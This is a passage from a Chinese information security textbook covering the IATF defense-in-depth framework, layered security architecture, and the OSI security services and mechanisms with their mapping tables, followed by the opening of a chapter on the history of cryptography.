



**图 3-4　PDRR 模型安全保障动态过程示意图**

Assurance Technical Framework，即信息保障技术框架）。

IATF 是由美国国家安全局组织专家编写的一个全面描述信息安全保障体系的框架，它提出了信息保障时代信息基础设施的全套安全需求。IATF 提出了信息保障依赖于人、操作和技术来共同实现组织职能、业务运作的思想，对技术、信息基础设施的管理也离不开这三个要素。人，借助技术的支持，实施一系列的操作过程，最终实现信息保障目标，这就是 IATF 最核心的理念。IATF 定义了实现信息保障目标的工程过程和信息系统各个方面的安全需求。在此基础上，信息基础设施就可以做到多层防护，这样的防护被称为“纵深防御战略（Defense-in-Depth Strategy）”，IATF 核心思想如图 3-5 所示。





**图 3-5　信息保障技术框架**

IATF 综合运用人、技术和操作的因素来实现积极动态防御。不同于 WPDRRC 从安全防护层次提出安全防护模型的架构，IATF 从信息系统的构成出发提出了安全保障架构，这也使其成为被广泛使用的流行前沿。

### 3.3.3　面向应用的层次信息安全体系结构

信息系统的三个基本要素为人员、信息、系统，针对三个不同组成部分存在五个安全层次，分别为针对系统部分的物理安全和运行安全，针对信息部分的内容安全和数据安全，以及针对人员部分的管理安全，如图 3-6 所示。





**图 3-6　面向应用的层次信息安全体系结构**

这五个安全层次存在着一定的顺序关系，每个层次均为其上层提供基础安全保证，没有下层的安全，上层安全无从谈起。同时，各个安全层次均依靠相应的安全技术来提供保障，这些技术从多角度全方位保证信息系统安全，如果某个层次的安全技术处理不当，信息系统的安全性均会受到严重威胁。

物理安全是整个信息系统安全的基础，包括实体安全和环境安全，它们都是研究如何保护网络与信息系统物理设备，主要涉及网络与信息系统的机密性、可用性、完整性等属性。物理安全技术则用来解决两个方面的问题，一方面是针对信息系统实体的保护；另一方面针对可能造成信息泄露的物理问题进行防范。因此，物理安全技术包括防盗、防火、防静电、防雷击、防信息泄露以及物理隔离等安全技术；另外，基于物理环境的容灾技术和物理隔离技术也属于物理安全技术范畴。物理安全是信息安全的必要前提，如果不能保证信息系统的物理安全，其他一切安全内容均没有意义。

运行安全是指网络及信息系统的运行过程和运行状态的保护，主要涉及网络与信息系统的真实性、可控性、可用性等。运行安全主要安全技术包括身份认证、访问控制、防火墙、入侵检测、恶意代码防治、容侵技术、动态隔离、取证技术、安全审计、预警技术以及操作系统安全等等，其内容繁杂并且在不断地发展变化。

数据安全主要关注信息系统中存储、传输和处理过程中的数据的安全性及数据备份和恢复，避免非法冒充、窃取、篡改、抵赖现象，主要涉及信息的机密性、真实性、完整性、不可否认性等。数据安全技术主要包括认证、鉴别、完整性检验、数字签名、PKI、安全传输协议及 VPN 等技术。

内容安全主要包括两个方面内容，一方面是指合法的信息内容加以安全保护，如对合法的音像制品及软件的版权保护；另一方面是指针对非法信息内容实施监管，如对反动、色情、暴力信息的过滤等。内容安全的难点在于如何有效地理解信息内容，甄别其合法

性，涉及的主要技术包括文本识别、图像识别、音视频识别、隐写术、数字水印以及内容过滤等。

管理安全指通过对人的信息行为的规范和约束，实现对信息机密性、完整性、可用性及可控性的保护。“三分技术，七分管理”，技术是实现的手段，对人的行为的管理是信息安全的关键所在。管理安全主要涉及的内容包括安全策略、法律法规、安全组织、安全教育等。

### 3.3.4 面向网络的OSI信息安全体系结构

信息安全已经发展成为一个综合性的、复杂的交叉性学科。广义地说，信息安全体系结构是以保障组织（包括其信息系统）的工作使命为目标，而建立的一套体现安全策略的有关技术体系、组织体系和管理体系的资源集成和配置方案。

在基于网络的分布式系统或应用中，信息需要在网络中传输，因此一般面临着公用网络中的安全通信和实体认证等问题。20 世纪 80 年代，国际标准化组织（International Organization for Standardization，ISO）推出了基于开放系统互连（Open System Interconnection，OSI）参考模型中七层协议之上的信息安全体系结构。OSI 开放系统互连安全体系结构是一个普遍适用的安全体系结构，提供了解决开放互连系统中安全问题的一致性方法，对网络信息安全体系结构的设计具有重要的指导意义。

为了保证异构计算机进程与进程之间远距离交换信息的安全，OSI 安全体系结构定义五大类安全服务和对这五大类安全服务提供支持的八类安全机制，以及相应的开放式系统互连的安全管理，图 3-7 为其安全体系结构的三维示意图。





**图 3-7 OSI 开放系统互连安全架构**

#### 1. 安全服务

安全服务（Security Service）是指计算机网络提供的安全防护措施。国际标准化组织定义的安全服务包括以下五大类。

（1）鉴别服务：可以鉴别参与通信的对等实体和源；授权控制的基础；提供双向的认证；一般采用高效的密码技术来进行身份认证。

（2）访问控制：控制不同用户对信息资源访问权限；要求有审计核查功能；尽可能地提供细粒度的控制。

（3）数据完整性：指通过网上传输的数据应防止被修改、删除、插入替换或重发，以保证合法用户接收和使用该数据的真实性；用于对付主动威胁。

（4）数据保密性：提供保护，防止数据未经授权就泄露；基于对称密钥和非对称密钥加密的算法。

（5）抗抵赖性：接收方要发送方保证不能否认收到的信息是发送方发出的信息，而不是被他人冒名篡改过的信息；发送方也要求对方不能否认已经收到的信息，防止否认对金融电子化系统很重要。

**2．安全机制**

安全机制（Security Mechanism）是用来实施安全服务的机制。安全机制既可以是具体的、特定的，也可以是通用的。国际标准化组织定义的安全机制有：

（1）数据加密机制：向数据和业务信息流提供保密性，对其他安全机制起补充作用；

（2）数据签名机制：对数据单元签名和验证，签名只有利用签名者的私有信息才能产生出来；

（3）访问控制机制：利用某个实体经鉴别的身份或关于该实体的信息或该实体的权标，进行确定并实施实体的访问权；可用于通讯连接的任何一端或用在中间连接的任何位置；

（4）数据完整性机制：两个方面，单个的数据单元或字段的完整性、数据单元串或字段串的完整性；

（5）鉴别交换机制：通过信息交换以确保实体身份的机制；

（6）业务填充机制：一种制造假的通讯实例、产生欺骗性数据单元或在数据单元中产生假数据的安全机制；提供对各种等级的保护，防止业务分析；只在业务填充受到保密性服务时有效；

（7）路由控制机制：路由既可以动态选择，也可以事先安排；携带某些安全标签的数据可能被安全策略禁止通过某些子网、中继站或链路；连接的发起者可以请求回避特定的子网、中继站或链路；

（8）公证机制：关于在两个或三个实体之间进行通讯的数据的性能，可由公证机制来保证；保证由第三方提供；第三方能得到通讯实体的信任。

表 3-1 给出了 OSI 信息安全体系结构中安全服务于安全机制之间的对应关系，描述了各安全机制所能实现的安全服务。例如，加密机制可以用于实现鉴别服务、数据保密性服务于数据完整性等服务，而鉴别交换安全机制只能用于鉴别服务中对等实体的鉴别。

表 3-2 给出了 OSI 信息安全体系中安全服务与七层网络协议之间的配置关系，以实现网络数据传输的安全需求。在 OSI 七层协议中，理论上除了会话层外，其他层均可配置相应的安全服务。但是，最适合配置安全服务的是物理层、网络层、传输层及应用层，其他层一般不适合配置安全服务。

**表 3-1　OSI 安全服务于安全机制之间的对应关系**

| 安全服务 | | 安全机制 | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | | 加密 | 数字签名 | 访问控制 | 数据完整性 | 鉴别交换 | 业务填充 | 路由控制 | 公证 |
| 鉴别服务 | 对等实体鉴别 | Y | Y | | | Y | | | |
| | 数据源鉴别 | Y | Y | | | | | | |
| 访问控制 | 访问控制服务 | | | Y | | | | | |
| 数据保密性 | 连接保密性 | Y | | | | | | Y | |
| | 无连接保密性 | Y | | | | | | Y | |
| | 选择字段保密性 | Y | | | | | | | |
| | 流量保密性 | Y | | | | | Y | Y | |
| 数据完整性 | 有恢复功能的连接完整性 | Y | | | Y | | | | |
| | 无恢复功能的连接完整性 | Y | | | Y | | | | |
| | 选择字段连接完整性 | Y | | | Y | | | | |
| | 无连接完整性 | Y | Y | | Y | | | | |
| | 选择字段非连接完整性 | Y | Y | | Y | | | | |
| 抗抵赖性 | 源发方抗抵赖 | | Y | | Y | | | | Y |
| | 接收方抗抵赖 | | Y | | Y | | | | Y |

**表 3-2　安全服务与 OSI 各协议层之间的配置关系**

| 安全服务 | | OSI 协议层 | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 五大类 | | 物理 | 链路 | 网络 | 传输 | 会话 | 表示 | 应用 |
| 鉴别 | 对等实体鉴别 | — | — | Y | Y | — | — | Y |
| | 数据源鉴别 | — | — | Y | Y | — | — | Y |
| 访问控制 | 访问控制服务 | — | — | Y | Y | — | — | Y |
| | 连接机密性 | Y | Y | Y | Y | — | Y | Y |
| | 无连接机密性 | — | Y | Y | Y | — | Y | Y |
| | 选择字段机密性 | | | | | | | |
| | 流量机密性 | — | — | — | — | — | Y | Y |
| 数据完整性 | 有恢复功能的连接机密性 | Y | — | Y | — | — | — | Y |
| | 无恢复功能的连接机密性 | — | — | — | Y | — | — | Y |
| | 选择字段连接完整性 | — | — | Y | Y | — | — | Y |
| | 无连接完整性 | | | | | | | Y |
| | 选择字段非连接完整性 | — | — | Y | Y | — | — | Y |
| 抗抵赖性 | 源发方抗抵赖性 | | | | | | | Y |
| | 接收方抗抵赖性 | | | | | | | Y |

## 3.4 本章小结

随着互联网的发展和信息技术的普及，网络和信息技术已经渗入到日常生活和工作中。然而，社会信息化和信息网络化的同时，信息安全问题成为影响国家安全、经济发展、社会稳定、公民利益的重要问题。特别是在云环境和大数据时代信息安全面临新的挑战。2014年2月27日，中央网络安全和信息化领导小组宣告成立，既表明了网络信息安全目前面临的形势任务复杂和所处地位的重要，也标志着中国已把信息化和网络信息安全列入了国家发展的最高战略方向之一。因此，学习并掌握信息安全的理论与技术对于建立安全的网络应用环境具有重要的意义。

## 参考文献

[1] 国家计算机网络应急技术处理协调中心. 2014年中国互联网网络安全报告. 北京：人民邮电出版社，2015.
[2] 沈昌祥，张焕国，冯登国，等. 信息安全综述. 中国科学E辑：信息科学，2007，37(2)：129-150.
[3] 赵勇，林辉，沈寓实，等. 大数据革命—理论、模式与技术创新. 北京：电子工业出版社，2014.
[4] 冯登国，孙锐，张阳. 信息安全体系结构. 北京：清华大学出版社，2008.
[5] 曾庆凯，许峰，张有东. 信息安全体系结构. 北京：电子工业出版社，2010.
[6] 翟健宏. 信息安全导论. 北京：科学出版社，2011.
[7] 徐成贤. 金融信息安全. 北京：清华大学出版社，2013.
[8] 陈波，朱宏. 信息安全体系结构现状的研究. 电脑知识与技术，2011，07(12).
[9] 张显恒. 信息安全保障体系建设研究. 经济研究导刊，2013，(25)：201-202.

## 思考题

1. 简述信息安全体系三个最基本的目标。

2. 信息安全PDRR模型包括哪些环节？每个工作环节的具体含义是什么？

3. 信息系统中有哪三个基本组成部分？面向应用的层次型信息安全技术体系中针对每个部分存在哪些安全层次？

4. OSI开放系统互连安全体系结构中定义了哪些安全服务和安全机制？

5. 结合附录案例，分析H市中小企业服务平台建设方案中可能面临的信息安全问题有哪些？

# 第4章 密　码　学

**本章学习要点：**

✍ 了解密码学发展历史；掌握密码体制模型及相关概念、密码体制的原则、密码体制的分类、密码体制的安全性分类及典型攻击方式；

✍ 掌握分组密码设计的一般原理；了解 DES 算法；

✍ 掌握序列密码基本原理；理解并掌握线性移位反馈寄存器；了解非线性序列的生成方法；了解典型的序列密码算法；

✍ 掌握 Hash 的概念、结构及应用；了解典型的 Hash 算法；理解消息认证码的概念；掌握基于 DES、基于 Hash 的消息认证码；

✍ 掌握公开密钥密码系统的特点及原理；掌握 RSA 的公钥密码算法；

✍ 掌握数字签名的特性和原理；了解基于 RSA 数字签名方案；

✍ 理解并掌握密钥管理的层次结构；了解密钥建立、协商的方法；了解 PKI 技术。

## 4.1　密码学概述

在附录的案例“H 市中小企业服务平台建设方案”中，系统中涉及政府的机密信息、中小企业的重要数据，对重要的信息需要通过加密机制保证其机密性。

信息安全的主要任务是研究计算机系统和通信网络中信息的保护方法，密码学理论和技术就是其中一个重要的研究领域，可以说密码学是保障信息安全的核心基础。

密码学(cryptology)起源于保密通信技术，是结合数学、计算机、信息论等学科的一门综合性、交叉性学科。密码学又分为密码编码学(cryptography)和密码分析学(cryptanalysis)两部分。密码编码学主要研究如何设计编码，使得信息编码后除指定接收者外的其他人都不能读懂。密码分析学主要研究如何攻击密码系统，实现加密消息的破译或消息的伪造。这两个分支既相互对立又相互依存，正是由于这种对立统一关系，才推动了密码学自身的发展。

### 4.1.1　密码学发展简史

密码学一词源自希腊文“kryptós”(隐藏的)及“gráphein”(书写)两字，即隐秘地传递信息。人类对密码的研究和应用已有几千年的历史，其发展经历了古典密码时期、近代密码时期和现代密码时期三个阶段。

**1. 古典密码时期**

自从人类有了战争，就有了保密通信，也就有了密码的应用。一般认为古典密码时期是从古代到 19 世纪末，这个阶段长达数千年。由于这个时期生产力低下，产生的许多密码体制都是以纸笔或者简单器械实现加、解密的，它的基本技巧都是较简单的代换、换位或者是两者的结合。古代加解密方法主要基于手工完成，密文信息一般通过人（信使）来传递，此时期也被称为密码学发展的手工阶段。

这个时期的经典案例有：公元前 2 世纪希腊人设计的棋盘密码、公元前约 50 年古罗马凯撒大帝发明的凯撒密码、美国南北战争时期军队中使用过的栅栏密码等等。目前，这个时期提出的所有密码方法已全部破译。

**2. 近代密码时期**

近代密码时期是指 20 世纪初期到 20 世纪 50 年代末。19 世纪的工业革命为使用更加复杂的密码技术提供了条件，频繁的战争加速了密码技术的快速发展。在这个时期，密码设计者设计出了一些利用电动机械设备实现信息加密、解密操作的密码方法，采用电报机发送加密的信息。这个时期虽然加解密技术和设备有了很大的进步，但是还没有形成密码学理论，加解密的主要原理仍然是代换、换位以及两者的结合。

这个时期的著名密码主要有：美国电话电报公司的 Gillbert Vernam 设计的 Vernam 密码、第二次世界大战中使用的 Enigma 转轮密码机。

**3. 现代密码时期**

1949 年，香农（Shannon）发表了《保密系统的通信理论》（*Communication Theory of Secrecy Systems*），将信息论引入到密码学的研究，为密码编码学和密码分析学奠定了坚实的理论基础，把密码学置于坚实的数学基础之上，标志着密码学作为一门科学的形成。1976 年 W. Diffie 和 M. Hellman 提出公开密钥密码体制思想，从根本上克服了传统密码在密钥分发上的困难，给密码学的发展带来了质的飞跃。

由于历史局限，20 世纪 70 年代中期以前的密码学研究基本上是秘密地进行的，主要用于军事、政府、外交等重要部门。密码学的真正蓬勃发展和广泛应用是从 20 世纪 70 年代中期开始的。1977 年美国颁布了数据加密标准（Date Encryption Standard，DES），揭开了密码学的神秘面纱，使密码学得以在商业等民用领域广泛应用。1978 年，美国麻省理工学院的 Rivest、Shamir 和 Adleman 基于数论中的大整数因子分解困难问题，提出了第一个公认安全、实用的公钥密码体制——RSA 公钥密码。1994 年美国联邦政府颁布密钥托管加密标准（Escrow Encryption Standard，EES）和数字签名标准（Digital Signature Standard，DSS），2001 年美国联邦政府颁布高级加密标准（Advanced Encryption Standard，AES）。这些都是现代密码发展史上的一个个重要里程碑。

现代密码学主要内容及联系如图 4-1 所示，这些密码技术为信息安全中的机密性、完整性、认证性和不可否认性提供基本的保障，本章将主要对图中涉及的密码学知识进行介绍。

随着计算机科学的蓬勃发展，出现了快速电子计算机和现代数学方法，它们一方面为加密技术提供了新的概念和工具，另一方面也给密码破译者提供了有力的武器，二者相互促进，使密码技术飞速发展。计算机和电子时代的到来，为密码设计者提供了前所未有的条件，从而可以设计出更加复杂和更为高效的密码体制。

